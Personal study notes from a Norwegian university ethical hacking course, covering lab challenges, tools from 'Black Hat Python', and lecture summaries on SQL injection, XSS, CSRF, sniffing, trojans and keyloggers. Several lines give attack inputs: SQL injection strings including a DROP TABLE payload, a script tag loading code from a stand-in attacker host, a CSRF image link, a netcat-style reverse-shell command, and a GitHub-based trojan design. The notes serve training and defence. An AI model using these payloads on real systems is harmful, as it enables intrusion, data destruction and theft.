Ethical Hacking Speed Notes

25 October 2019 14:38

Etisk Hacking Overall Notater

Alexander Bakken at 27.11.2019 15.59

To my comrades and fellow hackers!

Outline
(1) Overview of the 13 CTFs in the course
(2) Overview of Tools and Keyloggers
(3) Overall Course Questions (made by me)
(4) My notes from all 10 lectures

---

(1) Overview of the 13 CTFs:

name -> name of the CTF
what -> what should you do? solution
attack -> what kind of attack is this?

- **The 8 CTFs at the FBCTF server**
  - CTF001
    - (30 points)
    - name: First CTF
      - A file that is running on the server <IP> on <port>
    - what: send in a large number of text to the server. how large?
    - attack: Buffer overflow
  - CTF002
    - (50 points)
    - name: Brutus got help from many
    - what: The encrypted flag-string is given. Moreover, its used AES128 in CBC mode with IV=0 for encryption. Secret key = all zeroes except bytes with indexes from the Fibonacci Sequence. The indexing for 16 key bytes is from 1 to 16. You should create a decrypting script and starting it as parallel processes on all your CPU cores.
      - see python example for doing a parallel processing of CPU cores on BB
    - attack: Brute Force on a weak secret key (or weak impl of AES - note that AES is used all over these nuts and is presumed to be secure if used correct). Try all the possiblities through raw machine power; i.e. combining several computers and in turn parallel process all CPU cores on each machine. Its like a network of cooperation for cracking these nuts! The possible keys is close to; 2*(256^5) = 2^41 which is enormt! Need at least 10+ desktops with top noche CPUs. It will still take several days.
  - CTF003
    - (100 points)
    - name: File Nr. 4
    - what: Check my RSA writeup! Use RsaCtfTool
    - attack: RSA common factor attack
  - CTF004
    - (50 points)
    - name: Blank Document
    - what: Bob found a strange .docx file.
    - attack: Husker ikke...
  - CTF005
    - (70 points)
    - name: Ex Machina
      - A file named machine is given
    - what: Its a Alpine Linux virtual machine (VM), open with VirtualBox or Vmware. When run prompted with username and password, need to find these. Then login and find the flag hidden somwhere.
    - attack:
      - Need to reset the password and mount the file system to another runnin machine

        - fcrackzip with paramter a1 (search only small letters and numbers) to crack a zip file
        - pdfcrack to crack psswd pdf file

    - CTF006
        - (70 points)
        - name: Lost dream on Pillow
        - what: A Python script and a bmp image were given. Python uses Pillow image manipulation library to transform the original bmp image that is not given.
        - attack:
            - from PIL import Image
            - One possibility; Analyze the transformation and make python script that reverse the exact operation
            - Another is to use "brute force inverse function" by mapping all 3x8 = 24 24 bits to another 24 bits.

    - CTF007
        - (50 points)
        - name: Password reset with a token
        - what: The following traffic has been recorded in our network. xxxx.pcap file. Use Scapy!?
        - attack: husker ikke

    - CTF008
        - (100 points)
        - name: Shake communication
        - what: This is a strange communication shake. xxx.pcap file. Use Scapy!?
        - attack: husker ikke

- **Hacker Quiz (from CTF: 1, 2, 4, there might be more idk):**
    - Hva heter pensum boken?
        - Black Hat Python
    - Hva er nyeste Python 3-versjon?
        - 3.7.4
    - Nevn et verktøy for å knekk zip-passord i Kali Linux
        - fcrackzip
    - Hva står PB i PBKDF for?
        - Password Based (Key Derivation Function)
    - Hva kan man bruke for serialisering av ting i Python?
        - pickle
        - (working with binaries)
        - (An object hierarchy is converted into a byte stream is called "pickling", vice versa is "unpickling".
        - Pickling (and unpickling)) is alternatively known as "serialization", "marshalling" or "flattening")
    - Hva er '33'*3 i Python?
        - '333333'
    - Når slutter Python 2 å være kult?
        - Januar 2020 :(
    - Nevn et bra Python-bibliotek for gjøre CTFer i
        - pwntools
    - Hvordan lage en liste av immutable objects i Python?
        - tuple
    - What specification you use to define that the socket type is raw?
        - SOCK_RAW
    - What specification in the socket module you use to define the Internet Control Message Protocol?
        - IPPROTO_ICMP
    - What specification you use to define the socket family of protocols TCP and UDP?
        - AF_INET
    - What the abbreviation PIL means?
        - Python Imaging Library
    - What is the name of the interface in Python that offers network functionality on low level?
        - socket
    - What is the name of the popular tool for cracking passwords for documents in a portable document format?
        - PDFcrack
    - Python can properly read and handle data structures defined in the language C. What module you should use for that purpose?
        - ctypes

- **The 5 CTFs at the WebGoat server**

- **Preliminary Questions:**
  - What is OWASP?
    - Open Web Application Security Project (OWAST)
      - Online dec 2001, not-for-profit, international and open community.
      - Enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.
    - OWASP Top 10 Web App Vulnerabilities
      - (A1) Injection
      - (A2) Broken Authentication
      - (A3) Sensitive Data Exposure
      - (A4) XML External Entities (XXE)
      - (A5) Broken Access Control
      - (A7) Cross-Site Scripting (XSS)
      - (A8) Insecure Deserialization
      - (A9) Vulnerable Components
      - (A8:2013) Request Forgeries (CSRF)

  - OWASP WebGoat?
    - OWASP project with 115k downloads
    - Deliberately insecure Java EE web application for training purposes
    - Teaches common application vulnerabilities via a series of individual lessons

  - OWASP WebWolf?
    - WebWolf is a separate web application which simulates an attackers machine.
    - Thus its a supporting tool for the attacker (but its not strictly needed to perform the tasks in WebGoat)
    - It makes a clear distinctions between the attacked website(WebGoat) and the "attacking side"(WebWolf)
    - WebWolf supports:
      - Hosting a file
      - Receiving email
      - Landing page for incoming requests

  - OWASP Zed Attack Proxy (ZAP)?
    - Is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers.
    - It help to find vulnerabilities in webapps automatically.
    - Also great for manual security testing

- **CTFs:**
  - CTF009
    - name: Admin lost password
    - attack: Password is hidden in image. Download it and run "strings" to find psw.

  - CTF010
    - name: Without password
    - attack: SQL injection
      - Username: Larry
      - Password: ' or 1=1 --

  - CTF011
    - name: Creating a new account
    - attack: SQL injection
      - check for blind injection; tom' AND 1=1;-- AND tom' AND 1=2;--
      - do auto blind injection; tom' AND SUBSTRING(password, 1, 1)='X';--

  - CTF012
    - name: Admin password reset
    - attack: advanced shit goes here; java code + git show <HASH> <NAME>
      - Need to do a hash crack of some sort

  - CTF013
    - name: Without account
    - attack: Replay attack
      - Modify the voting http package. Change request method from GET to HEAD, and resend.

(2) Overview of tools and keyloggers

All Tools in course:

- PyCharm IDE and Wing IDE
  - Intregrated Development Environments for programming and text editing
- Scapy (Its for manipulating network packets)
  - Scapy + Pcap files = True porn.
  - It can be used to analyse pcap files! (solution to a particular CTF HITB2016)
  - Forge or decode packets of a wide number of protocols, send them, capture them, match requests and replies. Any field in every TCP/IP layer can be altered. Assemble special crafted packets.
  - Can be used for scanning, tracerouting, probing, unit tests, attacks or network discovery
  - Replace hping, arpspoof, arp-sk, arping, some parts of Nmap, tcpdump and tshark
  - Scapy is upported by all well-known OS's
  - run it; scapy
  - functions; ls(), lsc(), ls(IP), ls(TCP), sniffed_pkts(count=10), sniffed_pkts.show(),
    - pcap = rdpcap('filename.pcap') => defragment(pcap), check packets pcap[0,1,..]
- Pwntools (CTF framework written in python)
- Pillow (PIL Python Imaging Library - contain lots of modules for advanced image manipulation)
- RsaCtfTool (Used to solve CTF3)
- Fcrackzip (Used to crack password based zip files)
- PDFcrack (Used to crack password based PDFs)
- Python modules/libraries;
  - Ctypes, Socket, Pycrypto and Pickle
- Nuitka
  - Nuitka is a compiler that takes python code and converts to C/C++
- Burp Suit Proxy VS Owasp ZAP Proxy
- From the BHP book:
  - bhnet.py (Is a pythonic version of netcat; lsiten on incoming connection, receiving a connection, reverse shell)
    - ./bhpnet.py -t 192.168.0.1 -p 5555 -l -c
    - -l (listen), -c (command), -t (target), -u (upload destination)
  - proxy.py (a simple python proxy server)
  - SSH with Paramiko (Paramiko is a pure pythonic impl of the SSH protocol)
  - mail_sniffer.py (sniffer all traffic som er email spesifikt, no work for TLS encrypted packets)
  - arper.py (sniff the traffic that is dedicated to a certain IP address with a certain MAC address)
  - pic_carver.py (finds images with human faces from a pcap file! sick)
  - sniffer.py (sniff network traffic)
  - sniffer_ip_header_decode.py
  - sniffer_with_icmp.py
  - scanner.py (scans the network for active ports)
  - web_app_mapper.py
  - content_bruter.py
  - joomla_killer.py
  - git_trojan.py
    - A local "Trojan" script that will initiate remote scripts to run on the remote machine
    - It connected to my github repository, retrieved the **config** file, pulled in the two **modules,** dirlister and environment**,** we set in the config file, and ran them.
  - dirlister.py (Lists all files in a current directory and return them as a string)
  - environment.py (Lists info about machine environment and return them as a string; paths to hdd, files, folders)
-

Keyloggers:

- SW
  - PyKeyLogger (free and easy to use, can add functionality)
  - Simple-Key-Logger or SKeyLogger
  - LogKeys
  - LKL Linux KeyLogger
- HW
  - Stand-Alone inline
  - KeyGhost
  - KeyKatcher

Just some additional Kali Linux Tools (not really important):

- Sqlmap
- Nmap
- Arpspoof
- Hping
- Arp-sk
- Arping
- P0f
- Tshark
- Tcpdump
- Hashcat
- John the ripper
- Wireshark

(3) Overall Course Questions

I made Q/A from all lectures:

1. What is a **client/server**?
   a. mkay... too lazy basics

2. What is a **proxy** server?
   - A proxy server is a server that acts as an intermediary for requests from clients seeking resources from other servers.

3. What is **SSH**?
   - Secure Shell - used to make a secure connection to a SSH-supporting server.
   - Usually runs on port 22

4. Explain what a **socket** is and the command given under.
   - socket = socket_mod.socket(socket_mod.AF_PACKET, socket_mod.SOCK_RAW, socket_mod.IPPROTO_IP)

5. What is a **pcap** file?
   a. Pcap (packet capture) consists of an application programming interface (API) for capturing network traffic.
   b. Unix systems impl. libpcap library. Wireshark needs this. Windows uses a port of libpcap known as WinPcap. Wireshark needs this.
   c. Pcap API is written in C, other languages use a wrapper

6. What is **Port Scanning**?
   a. An attack that sends client requests to a range of server port addresses on a host, with the goal of finding an active port. Status; open (port active), closed (port closed), filtered (no reply)

7. What is Network **Sniffing**?
   a. Captures traffic on all or just parts of the network from a single machine within the network

8. What is **UDP**, **TCP** and **ARP**?
   a. TCP and UDP are the most common protocols for sendin ip packets over the internet.
   b. UDP - User Datagram Protocol;
      i. connection-less (sends data with or without connection),
      ii. faster,
      iii. No packet ordering
      iv. Best for high speed applications in: VPN tunneling, streaming, online games, DNS and VoIP
   c. TCP - Transmission Control Protocol;
      i. connection-oriented (only sends data with a valid connection),
      ii. Slower,
      iii. Does packet ordering
      iv. Best for high reliability applications in; SSH, HTTP, HTTPs, FTP, Email(SMTP, IMAP/POP)
   d. ARP - Address Resolution Protocol; connects the Link-Layer to Network-Layer in the OSI model by mapping the unique MAC address of a device to its IP address. This is stored in tables in each device.
      i. How does ARP work?
         1) Senderen kringkaster/broadcaster en ARP pakke med mottakeren sin IP. "Who has <ip>?"
         2) Sender venter på svar, mottaker sender svaret "I got that <ip>, here is my MAC".
         3) ARP spoofing? Oh yes

9. What is **SQL injection**?

a. Structured Query Language (SQL) is used to communicate with a database.
b. A SQL injection attack involves placing SQL statements in the user input (or in the url). SQL injection attack is basically using legal SQL syntax to break poorly implemented applications that use SQL as database language.
c. A normal SQL query; SELECT * FROM employee WHERE username="admin" AND password="admin123"
d. Using SQL injection attackers can:
    i. Add new data to the databse
    ii. Modify data currently in the database
    iii. Gain access to other users by obtaining passwords and other vital credentials
e. ATTACK: (this is put directly into the SQL statement within the Web app)
    i. blah ' OR '1' = '1'
    ii. 'OR 1=1--
    iii. ') OR '1'='1'--
    iv. blah '; DROP TABLE prodinfo;--
    v. SQLMAP is king!
f. Worst-case scenario with a succsessful SQL injection attack;
    i. the entire database (tables, records) to be deleted or returned to the attacker
g. Kali Linux tool called sqlmap does automatic sql-injection on specified targets for you
h. DEFENSE:
    i. Use escaping of characters! instead of ' use \' and " use \" or use mysql_real_escape_string()
    ii. Implement a decent input validation; is it a valid string? use length limits!
    iii. Implement code that scans the query strings for unwanted word combos like INSERT, DROP etc.
    iv. Limit database permissions and segregate users; if u only read from db, then connect to db as a user that only has read permissions. Never connect as admin within your web app.
    v. Configure database error reporting.
    vi. Variable binding inside SQL statement
    vii. Follow the standards for security of storing information in databases
    viii. Use good hashing functions (i.e. not SHA1 or MD5) like bcrypt, SHA256, SHA3

10. What are **Spywares**?
    - SW or HW that send information from your computer to the creator of the spyware.

11. What are **Keyloggers**?
    a. Keyloggers record all keystrokes on target machine.
    b. It belongs to the class of Spyware tools
    c. They can be used both for legal or for illegal activities
    d. Keyloggers can be hardware or software
    e. Some SW keyloggers can be detected by antivirus programs or by checking the activities of background processes.

12. What is **Cross-Site Scripting** (**XSS**)?
    - XXS is a vulnerability which when present in websites or web apps, allows malicious users to insert their client side code (normally JavaScript) in those web pages. When this malicious code along with the original webapge gets displayed in the web client (browsers like IE, Mozilla etc), allows Hackers to gain greater access of that page.

13. What is **Cross-Site Request Forgery** (**CSRF)**?
    - exploit of a website whereby unauthorized commands are transmitted from a user that the websites trusts.
    - This can be done by placing some hidden links witinh some website vulnerable to persistent XSS.
    - EXAMPLE (hidden link in a image)
        - <img src"http://bank.example/withdraw?account=<script>document...<script> >

- What is **DOM-Based XSS?**
    - Document Object Model (DOM) XSS attack is aka Type-0 XSS
    - DOM - Treats an HTML, XHTML or XML document as a tree structure wherein each node is an object representing a part of the document.
    - DOM Based XSS attack is an XSS attack where the attack payload is modifiying the DOM environment, so that the client side code runs in an "unexpected" manner.
    - EXAMPLE
        - document.write(document.URL.substring(pos, length));

Hang in there you brave soul! Here comes the beauty.

(4) My marvelous notes from Danilo G. lectures

Overview:

NB:

- Totalt 10 forelesninger + 1 om eksamenstips
- Det viktigste er understreket

- **Forelesning1:** TCP/IP client and server in python
- **Forelesning2:** Pycrypto, Pwntools, Nuitka, Hash functions and Encryption, Intro to Python
- **Forelesning3:** AES and RSA, bhnet.py, proxy.py, SSH with Paramiko
- **Forelesning4:** Review CTF3 - RSA common factor attack, socket i python
- **Forelesning5:** Review CTF5 og 6, Scapy and Pcap files.
- **Forelesning6:** Penetration testing on web servers using Web Security Dojo, +talkin bout SQL injections
- **Forelesning7:** Github, Trojan Horses, Botnets, JSON format,
- **Forelesning8:** Get familiar with OWASP WebGoat, OWASP WebWolf, OWASP Zed Attack Proxy (ZAP) tool
- **Forelesning9:** Keyloggers! Both SW and HW
- **Forelesning10:** Cross-Site Scripting (XSS), non-persistent vs persistent XSS, DOM based attack, CSRF

Attacks never get worse, they always get better
- by Anonymous

Forelesning 1:

- Oppsett av faget + Kali Linux i VirtualBox
- PyCharm IDE and Wing IDE
- TCP client and server.
  - What is it?
  - How to make both in python?

Forelesning 2:

- Intro to some python modules
  - Crypto module comes from Pycrypto
    - from Crypto.Hash import SHA256
    - SHA256.new("password").hexdigest()
  - Pwntools github
- Python programming language is
  - Strongly typed (types are enforced)
    - Types are created dynamically
    - Types are implicit
  - Case Sensitive
  - OOP (everything is an object)
  - Help(<object>)
  - Dir(<object>) get all applicable methods
  - Datastructure: list, tuples, dicts, sets
- Hash function; what is it?
  - Produces a unique fixed-length string
  - Md5, sha1, sha2 (256, 512,...), sha3, bcrypt, hmac
  - Can be used for checksums or storing passwords safely in db
    - Import hashlib
    - m = hashlib.md5(b'MyPassword')
    - m.hexdigest()
  - A good Password Hashing Function
    - Must be tunable, slow and contain a salt
- Encryption functions:
  - Using pycrypto
  - Symmetric encryption
    - One key, Quick
    - Block ciphers:
      - DES, AES, RC5, Blowfish
    - Stream ciphers:
      - A5, RC4, QUAD, Salsa20
  - Asymmetric encryption
    - Two keys (keypairs), Slow
    - How to Encrypt, Sign and Verify with python crypto?
    - Decrypt with private key, can also create digital signature with private key
    - RSA, DSA, ECC, Diffie-Hellman, NTRU, ElGamal

- Nuitka is a compiler that takes python code and converts to C/C++

- Begin python CLI scripts with a shebang
  - #! /usr/local/bin/python or **"#! /usr/bin/python"** (<-shebang)
  - "**chmod +x <file>**" to make the file permission to executable
  - Import sys => sys.argv, sys.exit(0)

Forelesning 3:

- Plan;
  - Useful python scripts that work with AES and RSA keys
  - exercises with bhnet.py, proxy.py, SSH with Paramiko
- The public-keys of Alice and Bob are given in PEM files
  - Learn about the PEM files!
- Factoring of RSA keys?
  - Key generation
    - choose two distict prime numbers p and q
    - n = p*q, n is called modulus
    - public key (n, e), private key (n,d)
  - How to import RSA?
    - from Crypto.PublicKey import RSA
      - How to import a key?
        - RSA.importKey(open(filename, "rb"))
      - Construct a key?
        - RSA.construct((n, e, d, p, q))
- Data with AES
  - Encrypt

```
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

key = get_random_bytes(16)
cipher = AES.new(key, AES.MODE_EAX)
ciphertext, tag = cipher.encrypt_and_digest(data)

file_out = open("encrypted.bin", "wb")
[ file_out.write(x) for x in (cipher.nonce, tag, ciphertext) ]
```

  - (Flere bilder... sjekk i foilene!)

- Completing the bhnet.py, proxy.py and SSH with Paramiko
  - **bhnet.py**
    - ./bhnet.py -l -p 9999 -c (as server)
    - ./bhnet.py -t localhost -p 9999 -c (as client)
    - used modules: sys, socket, getopt, threading, subprocess
      - **sys** - provides access to some objects and functions used by python interpreter
        - import sys
        - sys.version
      - **socket** - Its a channel between two applications that can communicate with one another. It provides socket operations and some related functions. TCP/IP, UDP/IP, ICMP.
        - import socket
        - socket.gethostbyname('www.google.com')
      - **getopt** - Useful to create menus. It helps scripts to parse the command line arguments given from sys.argv
        - import getopt
        - print getopt.getopt(['--a', '-bval', '-c', ... etc])
      - **threading** - Using threads allows a program to run multiple operations concurrently in the same process space. Useful for synchronizing a fixed number of threads(tasks, function calls). Useful for waiting for request/response - such as a client/server.
        - import threading
        - t = threading.Thread(target=worker, args=(number,))
          - #where 'worker' is name of method/function
          - #args=() is optional. 'number' is a variable holding a number, its passed to worker function as argument. Could be a string or anything else.
        - t.start()

                    - ◇ # start a single instance of thread
                - ◆ #could append many threads to a list and start or stop everyone by iterating thru it.
            - □ **subprocess** - allows you to spawn processes, connect to their input/output/error pipes, obtain return their codes. Recreates alot from the os module.
                - ◆ import subprocess
                - ◆ subprocess.call(['ls','-l'], shell=True)
                    - ◇ #runs an external command without interacting with it!
        - Study the functions in bhnet.py
    - **proxy.py**
        - What is a proxy server?
            - □ A proxy server is a server that acts as an intermediary for requests from clients seeking resources from other servers.
        - NB: always first line in python scrip is the shebang
            - □ Shebang it; #!/usr/bin/python2.7
            - □ Make it exe: chmod +x proxy.py
            - □ ./proxy.py 127.0.0.1 21 speedtest.tele2.net 21 True
            - □ Start a client that connects to the proxy; ftp 127.0.0.1 21
            - □ #The connection request will go thru the proxy, forwarded to speedtest and return the information requested.
        - Study all defined functions in proxy.py

    - **SSH with Paramiko**
        - Paramiko is installed in Python 2.7
        - Paramiko is a Python impl. of SSHv2 protocol, providing both client and server functionality.
            - □ import threading, paramiko, subprocess (see picture in slide)

Forelesning 4:

- Plan;
    - doing a step-by-step writeup of CTF003
    - doing exercises from chapter 3
- **Doing step-by-step of CTF003**
    - CTF3 handler om "common factor attack" i RSA public keys.
    - LOL! Elendig step-by-step i foilene => Se Bakken sin RSA Writeup i stedet <3
- **Doing the exercises from chapter3**
    - Learn about these files; its purpose, its functions, python modules used etc
        - sniffer.py
        - sniffer_ip_header_decode.py
        - sniffer_with_icmp.py
        - scanner.py
- Learn about the socket library and its functions
    - play with "import socket as socket_mod"
    - socket = socket_mod.socket(socket_mod.AF_PACKET, socket_mod.SOCK_RAW, socket_mod.IPPROTO_IP) <-- this fuck is important

Forelesning 5:

- Plan;
    - few advices about last week CTF
    - Chapter 4; Scapy and Pcap files
    - Python scripts:
        - mail_sniffer.py
        - arper.py
        - pic_carver.py

Forelesning 6:

- **Plan**;
    - The goal is to perform penetration testing on web servers
    - Chapter 5 in textbook
    - SQL injections

- **Penetration testing**
  - Web Security Dojo
    - is open-source and a preconfigured, stand-alone training environment for Web Application Security.
    - Contains tools + fiktiv targets = Dojo
    - Does not need network connection since it contains both tools and targets. Ideal for training!
    - Sponsored by Maven Security Consulting (Introducing Web Security Dojo)
    - root psw is: dojo
    - Running a simple python HTTP server
      - python -m SimpleHTTPServer 8080
    - Allow all incoming web traffic
      - sudo iptables -A INPUT -p tcp --dport 81 -j ACCEPT
  - How to disguise your browssing as "Googlebot"

```
import urllib2

url = "http://10.0.2.15:81"

headers = {}
headers['User-Agent'] = "Googlebot"

request = urllib2.Request(url,headers=headers)
response = urllib2.urlopen(request)

print response.read()
response.close()
```

  - Python files:
    - web_app_mapper.py
    - content_bruter.py
    - joomla_killer.py

Forelesning 7: <--meget interessant faktisk

- Plan;
  - Run scripts on remote machine
  - Similar action are done by Botnets and Trojans
  - Running scripts on remote system is the basic functionality of BOTNETS
- **BOTNETS**
  - A collection of internet-connected programs communicating with other similar programs in order to perform tasks
  - Can be used to send email spam or particiapte in DDoS attacks
  - "Botnet" stems from the two words "robot" and "network". C2 server.
  - Install Python Github API library
    - pip install github3.py
- **TROJAN HORSES**
  - A Trojan horse is a malware that appears to perform a desirable function but in fact performs undisclosed malicious functions. Stems from old greek mythology => watch the movie Troy! aye
  - Github folder strucutre; **config**(unique ID for each Trojan, config gives power of em, decides what modules is available), **modules(**any code the Trojan picks up and execute), **data** (where the Trojan stores stolen data from target; passwords, keystrokes, images, what so ever)
  - Snakker om å bruke github som Botnet C2 server for Trojans...
    - dirlister.py create a "run function in modules" er viktig
    - Samme er environment.py
  - We need a way to tell the Trojan what actions to perform, using a Configuration file!
    - each trojan should have a unique identifier (e.g. GUID)
    - The Config folder should contain a TROJANID.json
    - **JSON** format; makes it easy to change config options
      - JavaScript Object Notation (JSON) is a lightweight data-interchange format. Human-readable and easy for machines to parse and generate. Base on a subset of the JavaScript language.
      - EXAMPLE
        - {

```
"firstName" : "Alexander",
"isAlive": true,
"currAge": 27,
"address":
{
        "street" : "Boobs 2nd street",
        "city": "Trondheim",
},
...etc
```

- }

- **Python files:**
  - git_trojan.py (p. 105 in book)
    - (A local "Trojan" script that will initiate remote scripts to run on the remote machine)
    - It connected to my repository, retrieved the config file, pulled in the two modules we set in the config file, and ran them.
  - dirlister.py
  - environment.py

Forelesning 8:

- Plan;
  - Get familiar with OWASP WebGoat, WebWolf, ZAP
- Open Web Application Security Project (**OWASP**)
  - Online december 2001
  - Not-for-profit charitable organization
  - International organization and open community
  - Dedicating to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.
  - Check out OWASP Norway wiki

- OWASP WebGoat
  - OWASP project with 115k downloads
  - Deliberately insecure Java EE web application for training purposes
  - Teaches common application vulnerabilities via a series of individual lessons

- OWASP WebWolf
  - WebWolf is a separate web application which simulates an attackers machine.
  - Thus its a supporting tool for the attacker (but its not strictly needed to perform the tasks in WebGoat)
  - It makes a clear distinctions between the attacked website(WebGoat) and the "attacking side"(WebWolf)
  - WebWolf supports:
    - Hosting a file
    - Receiving email
    - Landing page for incoming requests

- OWASP Zed Attack Proxy (ZAP)
  - Is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers.
  - It help to find vulnerabilities in webapps automatically.
  - Also great for manual security testing

Forelesning 9:

- Plan;
  - Keyloggers!
  - Chapt. 8 in the book
  - Several keyloggers for Windows and Linux

- Keyloggers
  - Learn about keyloggers as members of the class of Spywares
  - They are used both ethically and illegitimate

- Two types of keyloggers
  - HW and SW
- We will learn how to install and how to detect software keyloggers

- What are **Spywares**?
  - Applications that send information from your computer to the creator of the spyware
  - It is software or hardware; that aids gathering information about a person or organization without their knowledge.
  - Consists of a core (public) functionality and a hidden functionality of information gathering
  - Can be used for industrial or political or religious or ideological purposes lol
  - SYMPTOMS
    - Increased CPU activity, Disk usage, network traffic
    - Application freezing
    - Failure to boot
    - System-wide crashes

- What are **Keyloggers**?
  - Keystroke logging, or keyboard capturing
    - The action of recording (or logging) the keys struck on a keyboard, typically in a covert manner
    - The person using the keyboard is unaware that their actions are being monitored
  - **Legitimate use**
    - Organizations can monitor for insider attacks (read nsm report on this2019)
    - Companies monitor for productivity of employees
    - Can be used for software developing and backups
    - Personal security of own computer!
      - If you leave the machine and then come back to check if someone have tried to login or something
  - **Illegitimate use**
    - Espionage and Surveillance
    - Collection of private sensitive information
      - username and passwords
      - credit card
      - etc...

  - **Keylogging HW**
    - Connect directly on the end of a keyboard
    - At later time the person who installed the keylogger can come back to retrieve it. Easy to remove.
    - They come in three types:
      - Inline devices that are attached to the keyboard cable
      - Devices which can be installed inside standard keyboards
      - Replacement keyboards that contain the key logger already built-in
    - Examples:
      - Stand-Alone inline
      - KeyGhost
      - KeyKatcher
    - Advantages:
      - Antivirus techniques cannot catch these
      - Work on all computing platforms
      - Cheap
    - Disadvantages:
      - It can be spotted by a suspicious user

  - **Keylogging SW**
    - Hundreds available online, either for free or quite costly
    - Three ways for an attack to install:
      - Install it from USB or a CD
      - Lure the victim to start a virus or trojan program
      - Gain remote access over network and install it

    - Examples
      - Spyric
      - Wolfeye
      - KidLogger
      - Ardamax
      - All-In-One
      - keylogger.py (simple fuck)
      - PyKeyLogger (a lot more powerful)


        - Magic Lantern (by FBI) is installed remotely via email attachment
        - Some of these have options to; send emails with log files, send screendumps or contact some url address. A little more than just keylogging => Spyware!
    - Advantages:
        - Are hard to detect
        - Can be deployed remote via software vuln. attack
        - Are fairly easy to write, so these are much more common than HW keyloggers

    - Disadvantages
        - A good antivirus scheme could sniff these out

    - How to detect?
        - Windows
            - check for activities of background processes => Task manager
        - Linux
            - check for activities of background processes
            - In terminal run;
                - top
                - or 'ps -aux'
                - or 'htop'

Forelesning 10:

- Plan; XSS, Kali and Dojo!

- What is Cross-Site Scripting?
    - XXS is a vulnerability which when present in websites or web apps, allows malicious users to **insert their client side code** (normally JavaScript) in those web pages. When this malicious code along with the original webapge gets displayed in the web client (browsers like IE, Mozilla etc), allows Hackers to gain greater access of that page.
    - Example attack
        - <script> <insert javascript here> </script>
        - <script> alert("XSS attack is possible?") </script> (place in user input or url)
        - <script src="http://haxxor/xss.js"> </script>
        -
    - The scripts are injected and executed on the remote web server, it can be very harming!
    - Can e.g. steal cookies from the remote machine
    - 

- Types of XSS attacks

    - **Non-persistent**

        - XSS code is NOT saved into persistent storage like a database
        - **Less vulnerable**; cus hacker see only own cookies and only modify current pages
        - Opens up for Cross Site Request Forgery (CSRF); allowing a hacker to place some links
    - **Persistent**
        - XSS code gets saved into persistent storage like a database
        - examples are blog website containg comment and text-fields.
        - **More vulnerable**; hacker can steal cookies and make modifications in the page!
        - Opens up for Cross Site Request Forgery (CSRF); allowing a hacker to place some links

    - **DOM** (Document Object Model) Based
        - aka Type-0 XSS
        - DOM - Treats an HTML, XHTML or XML document as a tree structure wherein each node is an **object** representing a part of the **document.**
        - DOM Based XSS attack is an XSS attack where the attack payload is modifiying the DOM environment, so that the client side code runs in an "unexpected" manner.
        - EXAMPLE
            - document.write(document.URL.substring(pos, length));

    - What is **CSRF**?
        - exploit of a website whereby unauthorized commands are transmitted from a user that the websites trusts.
        - This can be done by placing some hidden links witinh some website vulnerable to persistent XSS.
        - EXAMPLE (hidden link in a image)
            - <img src"http://bank.example/withdraw?account=<script>document...+cookies<script> >
            - this way, the attacker does for example a bank withdraw on the users behalf by using the users legitimate cookie

    - **Good news for users, bad news for hackers:**
        - In 2015 => web serves and web browsers adopted a mandatory parsing of escape characters

        - Such as; < > " ' \ &, can be replaced with HTML character entities; < is <

        - 5 Rules for escaping output
            1. HTML escape **before** insertin into element
            2. Attribute escape **before** inserting into attributes
            3. JS escape **before** inserting into JS data values
            4. CSS escape **before** inserting into style property values
            5. URL escape **before** inserting into URL attributes

        - Why keep study XSS attacks?
            - Research
            - CTF competitions; i.e. with Dojo or WebGoat

Forelesning 11:

- Ingen Oppsummering i dette faget nei
- Sample eksamen fra 2017
- Tips og triks til eksamen

Good Luck Chuck!